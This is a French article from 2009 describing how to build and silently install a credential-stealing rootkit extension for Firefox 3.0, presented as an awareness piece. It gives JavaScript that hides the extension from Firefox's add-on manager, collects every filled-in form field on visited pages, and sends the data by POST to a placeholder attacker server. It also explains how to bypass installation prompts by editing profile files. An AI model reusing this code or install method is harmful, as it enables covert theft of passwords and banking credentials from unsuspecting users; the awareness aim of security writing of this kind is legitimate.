# « *Firefox, Le navigateur Web le plus sûr* »

## Création et déploiement d'un Rootkit pour Firefox 3.0

Nicolas Paglieri
www.ni69.info
11 mai 2009

« *Firefox, Le navigateur Web le plus sûr* ». Tels sont les propos tenus par Mozilla sur le site officiel. On peut également y lire : « *Firefox garde confidentielles vos informations personnelles et vos informations de navigation sur Internet, loin des voleurs* ». Là est tout le problème soulevé par cet article. Le logiciel initial peut être considéré comme relativement sûr, mais c'est en oubliant que la conception de Firefox a été particulièrement axée sur les possibilités de personnalisation du navigateur, notamment rendues possibles par les très nombreuses extensions proposées aux utilisateurs : « *Firefox est le navigateur le plus modulable pour personnaliser votre navigation sur le Web. Il existe plus de 5000 modules complémentaires* ».

Laissons donc Mozilla et ses belles paroles de côté pour rentrer dans le vif du sujet. Comme je vais vous le montrer dans les lignes qui suivent, le caractère sécuritaire de Firefox est très largement compromis par ce qui fait sa force et son attrait pour les utilisateurs : les extensions.

En présentant les étapes de la création d'une extension malveillante pour Firefox, cet article n'a pas pour objectif de mettre à votre disposition un rootkit directement réutilisable à vos fins, mais plutôt d'expliquer les principes généraux de sa création afin d'en démontrer la facilité de réalisation, et ainsi entraîner une prise de conscience de la part des utilisateurs.

# Généralités sur les extensions de Firefox

Il n'est pas question ici d'aborder les bases du développement des extensions, ainsi certaines notions seront supposées acquises (il existe déjà à ce sujet de très nombreuses documentations particulièrement bien conçues). Nous reviendrons néanmoins sur quelques caractéristiques essentielles.

Une extension installée dans Firefox dispose d'une liberté d'action sans égale. Non seulement elle détient le contrôle total de l'interface du navigateur, pouvant ainsi modifier à sa guise la fenêtre principale et créer d'autres fenêtres, le tout par un système d'overlay, c'est-à-dire de surcharge des fichiers originaux de Firefox. Mais, et là est sans doute le plus gros problème de sécurité, elle contrôle aussi l'ensemble de son contenu et toutes les données qui transitent par le navigateur. En un mot, une extension a accès aux favoris, à l'historique, aux cookies, aux pages web affichées, aux e-mails envoyés, à toutes les données entrées dans des formulaires (donc aux identifiants bancaires), et même à l'intégralité des mots de passe – en clair – sauvegardés pour votre confort dans le navigateur !

Le problème ne serait pas si important s'il s'agissait de petits spywares comme on en rencontre souvent dans les environnements Windows, car ces programmes malicieux sont généralement détectés par les antivirus à cause de leurs accès aux données protégées, et leurs communications sont bloquées par les bons pare-feux. Mais dans le cas présent, le danger est tout autre. En effet, les extensions, par leur implémentation au sein même du navigateur, disposent d'un accès illimité aux données de l'utilisateur et à Internet, à travers tous les pare-feux et proxys, pour peu qu'elles soient destinés à communiquer avec l'extérieur en utilisant les protocoles utilisés habituellement par le navigateur et débloqués dans les pare-feux, à savoir http et https (ce qui en soi n'est aucunement restrictif). Aucun pare-feu ne saurait en pratique faire la différence entre ce trafic et le trafic normal généré par le navigateur, car tous deux sont pour l'extérieur issus du même programme : Firefox.

Dernier élément caractéristique des extensions : elles s'exécutent dès que le navigateur est ouvert, c'est-à-dire en général la majorité du temps d'utilisation d'un ordinateur, et dans les périodes les plus critiques (utilisation de mots de passe et de coordonnées bancaires), tout en n'ayant aucun problème dans des environnements de droits restreints. Il n'est nul besoin de compte administrateur pour les installer et les voir agir de manière nuisible.

# Réalisation d'une extension malveillante


## Dissimulation

Nous devons tout d'abord nous occuper d'un caractère essentiel de tout rootkit : l'aspect furtif. L'attaque sera d'autant plus lucrative pour un pirate que l'extension restera installée longtemps sur les machines cibles. Il s'agit donc de masquer sa présence, à la fois à l'utilisateur, mais aussi à Firefox lui-même. Deux choix s'offrent à un attaquant : dissimuler son extension, ou bien en infecter une autre. Dans le premier cas, une simple procédure JavaScript suffit :

```
function HideExtension() {
	var RDFService = Components.classes["@mozilla.org/rdf/rdf-
service;1"].getService(Components.interfaces.nsIRDFService);
	var Container =
Components.classes["@mozilla.org/rdf/container;1"].createInstance(Components.interfaces.nsIRDF
Container);
	var extensionDS =
Components.classes["@mozilla.org/extensions/manager;1"].getService(Components.interfaces.nsIEx
tensionManager).datasource;
	var root = RDFService.GetResource("urn:mozilla:item:root");
	var nameArc = RDFService.GetResource("http://www.mozilla.org/2004/em-rdf#name");
	Container.Init(extensionDS, root);
	var elements = Container.GetElements();
	while (elements.hasMoreElements()) {
		var element = elements.getNext();
		var name = "";
		var target = extensionDS.GetTarget(element, nameArc, true);
		if (target) {
			name = target.QueryInterface(Components.interfaces.nsIRDFLiteral).Value;
			if (name == "Extension Name") {
				Container.RemoveElement(element, true);
			}
		}
	}
}
```

Le second cas est plus furtif encore, mais il existe un risque que l'utilisateur désinstalle l'extension infectée, donc le rootkit par la même occasion. Cette méthode ne sera pas développée ici, mais est relativement simple à mettre en œuvre.

L'extension devient invisible pour l'utilisateur, ainsi que pour Firefox.



## Collecte des données

Nous ne nous intéresserons ici qu'à l'interception des données des formulaires contenus sur des pages web (connexion à des messageries en ligne, comptes d'utilisateurs sur des forums, etc…). Voici le code d'une fonction remplissant cet office en retournant tous les champs pré-formatés, prêts à être envoyés au pirate :

```
function do_servicerun() {
      var fields = window.content.document.getElementsByTagName("input");
      data = "";
      for (var i=0; i < fields.length; i++) {
            if (fields[i].value != "") {
                  if (fields[i].name == "") {
                        data += fields[i].type+"|"+"<noname>|"+fields[i].value+"\n";
                  } else {
                        data += fields[i].type+"|"+fields[i].name+"|"+fields[i].value+"\n";
                  }
            }
      }
      data = window.top.content.document.location + "\n" + data;
      servicerun()
}
```

## Envoi des données

En ce qui concerne le transfert des données, nous utiliserons XPCOM (Cross-Platform Component Object Model), et plus particulièrement XMLHttpRequest. Pour s'assurer de la furtivité du rootkit, les communications devront s'effectuer en http et même en https de préférence pour masquer le contenu des données transmises. Les données seront envoyées par POST vers une page PHP qui s'occupera de sauvegarder les informations recueillies sur un serveur externe (cet aspect ne sera pas développé ici, sortant du cadre de notre projet). Voici la fonction d'envoi de données :

```
function SendData() {

      var request =
          Components.classes["@mozilla.org/xmlextras/xmlhttprequest;1"].createInstance();
      request.QueryInterface(Components.interfaces.nsIXMLHttpRequest);
      request.open('POST', 'http://xxx.xxx.xxx.xxx/xxxxxxxx.php', true);
      request.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
      data = encodeURIComponent(data);
      request.send('id='+computerid+'&data='+data);

}
```

## Aller plus loin…


Il est bien évidemment possible d'ajouter aux éléments basiques qui ont été présentées d'autres fonctionnalités, comme la réception d'ordres de la part du pirate pour permettre l'exécution de code sur la machine infectée, la récupération de fichiers et d'informations à partir de l'ordinateur cible, l'envoi de spam, la formation de botnets… Toutes ces pratiques sont facilement implémentables grâce à XPCOM. Autant dire que les risques sont conséquents pour l'utilisateur.


# Installation de l'extension

Plusieurs alternatives d'installation sont envisageables.

## Installation Standard

Vous pouvez fournir un fichier XPI comme il est possible de le faire pour n'importe quelle autre extension. L'utilisateur n'aura qu'à l'ouvrir avec Firefox (via un lien hypertexte par exemple). Le point négatif de cette méthode est qu'une fenêtre de confirmation s'affiche avant l'installation, ainsi qu'à la suite de l'installation après le redémarrage de Firefox. Donc au niveau de la furtivité, il y a mieux !




## Installation par une faille de sécurité permettant l'exécution de code

C'est techniquement la meilleure méthode, car elle peut être directement implémentée dans un site web afin de toucher un maximum d'utilisateurs, sans intervention sur les ordinateurs cibles. Le gros inconvénient est qu'en général, les failles de sécurité sont soit inconnues, soit connues mais vite corrigées. Il n'est donc pas évident d'en trouver facilement une qui soit exploitable.


## Installation silencieuse par un installeur externe

C'est sans doute un des moyens les plus simples de parvenir à ses fins. L'installation passe totalement inaperçue pour l'utilisateur, et même pour Firefox comme nous allons le voir !

Lors d'une installation normale de l'extension, Firefox crée le répertoire :
`%APPDATA%\Mozilla\Firefox\Profiles\xxxxxxxx\extensions\{xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx}\`
où `{xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx}` représente le GUID de l'extension.

Nous demanderons donc à un installeur externe de créer ce répertoire à la place de Firefox et d'y mettre tous les fichiers utiles (`chrome.manifest`, `install.rdf`, `chrome/extension.jar`).

Nous évitons ainsi la première boîte de dialogue de confirmation d'ajout. Mais cela n'est pas entièrement suffisant, car si Firefox est redémarré après l'ajout du répertoire, il va toutefois informer l'utilisateur du succès de l'ajout de l'extension, même si celui-ci ne sera pas capable de la voir dans le gestionnaire d'extensions.




Pour éviter cette étape d'information, il faut tromper Firefox et lui faire croire que l'installation a déjà été confirmée. Il suffit uniquement pour ce faire de modifier le fichier : `%APPDATA%\Mozilla\Firefox\Profiles\xxxxxxxx\extensions.cache`

Et d'y ajouter la ligne (les éléments étant séparés par le caractère `TAB` et non par un simple espace) :

```
app-profile {xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx} rel%{xxxxxxxx-xxxx-xxxx-xxxx-xxxxxxxxxxxx}
1239036448
```

Ainsi, au lancement de Firefox, l'extension est chargée dans la plus grande discrétion.
Le seul moyen de la détecter étant bien évidemment de vérifier le contenu du répertoire :
`%APPDATA%\Mozilla\Firefox\Profiles\xxxxxxxx\extensions\`
ce que personne ne fait en pratique avant d'utiliser son navigateur !

# Conclusion

Le système d'extensions de Firefox est déficient par nature en matière de sécurité, et aucune réelle solution ne peut être apportée pour corriger le problème. Il y a actuellement énormément d'extensions en circulation, et il est fort probable que certaines d'entre elles comportent des codes malveillants comme celui présenté ici.

Les sites « sécurisés par https » (sites bancaires par exemple) ne représentent aucun obstacle au rootkit et sont également visés, car l'extension intercepte les données avant leur chiffrement en envoi, et après leur déchiffrement en réception.

La possibilité d'utilisation de JavaScript pour la conception du code exécutif de l'extension rend sa réalisation accessible à la grande majorité des connaisseurs. D'autre part, le développement en C++ peut rendre le code exécutif d'une extension opaque pour mieux dissimuler du code malveillant.

Cet article a été rédigé pour exhiber un énorme problème de sécurité inhérent à Firefox, mais ce navigateur n'est malheureusement pas le seul concerné par le manque de sécurité. Il n'existe pas de solution miracle, de navigateur qui soit exempt de tout défaut : tous sont vulnérables (voir par exemple l'utilisation des BHO Browser Helper Objects dans Internet Explorer).

Aucune sécurité n'existe dans le domaine informatique, on trouve seulement des systèmes de protection faillibles. Aussi peut-être ferez vous à l'avenir plus attention aux extensions que vous installez dans votre navigateur…